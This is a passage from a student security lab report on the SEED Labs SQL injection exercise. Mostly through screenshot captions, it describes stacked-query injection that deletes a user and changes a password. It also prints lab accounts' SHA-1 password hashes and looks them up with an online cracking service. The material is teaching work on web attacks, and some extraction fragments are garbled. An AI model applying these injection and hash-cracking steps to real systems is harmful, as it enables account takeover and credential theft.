


Figure 2.3.2.7. The process of deleting a user by executing multiple SQL commands

A screenshot of the SEED Labs website in a Mozilla Firefox browser. The address bar shows 'www.seedlabsqlinjection.com/unsafe_home.php' with a 50% zoom level. The page has a green header bar with 'SEED LABS', 'Home', 'Edit Profile', and a 'Logout' button. The main content area is titled 'User Details' and contains a table with user information. The table has 9 columns: Username, Eid, Salary, Birthday, SSN, Nickname, Email, Address, and Ph. Number. There are 8 rows of data in the table. At the bottom of the page, it says 'Copyright © SEED LABS'.

Figure 2.3.2.8. The table information after deletion

INFORMATION TECHNOLOGY SECURITY




Figure 2.3.2.9. Retrieving the password of user " Alice " by executing multiple SQL commands




Figure 2.3.2.10. The process of revoking the password of the user " Alice " by executing several SQL commands

INFORMATION TECHNOLOGY SECURITY




Figure 2.3.2.11. The url of the process of revoking the password of the user " Alice " by executing several SQL commands

2.3.3 Observations

multi _ query () method is not that reliable and this is due to the fact that the deletion of the user " Aggelos " was successful, while the revocation of the password of the user " Alice " was not successful.

rainbow attack)

2.4.1 Actions


MySQL again. Server and loaded the Users database . We retrieved the passwords of all users in the database with the command:

```
SELECT Name, Password FROM credentials;
```

Then, we checked the hashes one by one values of the passwords of each user of the database, in order to determine if they are strong against " rainbow " type attacks. For the attack we used the appropriate online tool [https:// hashes . com](https://hashes.com)

2.4.2 Results

INFORMATION TECHNOLOGY SECURITY



The screenshot shows a MySQL terminal window with the following content:

```
/bin/bash
mysql>
mysql>
mysql>
mysql>
mysql> SELECT Name,Password FROM credential;
+-----+-----+
| Name   | Password |
+-----+-----+
| Alice  | fdb918bdae83000aa54747fc95fe0470fff4976 |
| Bob    | b78ed97677c161c1c82c142906674ad15242b2d4 |
| Ryan   | a3c50276cb120637cca669eb38fb9928b017e9ef |
| Samy   | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
| Ted    | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
| Admin  | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
| Vasilis | 135d2dce46e35410d2582e23da24570bc4665163 |
| Aggelos | edf360b3f9f25e1b43f3777db55c002035dcfe5c |
+-----+-----+
8 rows in set (0.00 sec)

mysql>
mysql>
mysql>
mysql>
```

Figure 2.4.2.1. Recalling the passwords of all database users




Figure 2.4.2.2. Rainbow attack on the password of the user " Admin "

INFORMATION TECHNOLOGY SECURITY




Figure 2.4.2.3. Rainbow attack on the password of user Alice




Figure 2.4.2.4. Rainbow attack on the password of user " Boby "

INFORMATION TECHNOLOGY SECURITY




Figure 2.4.2.5. Rainbow attack on user " Ryan " password




Figure 2.4.2.6. Rainbow attack on the password of user " Samy "

INFORMATION TECHNOLOGY SECURITY




Figure 2.4.2.7. Rainbow attack on the password of user " Ted "

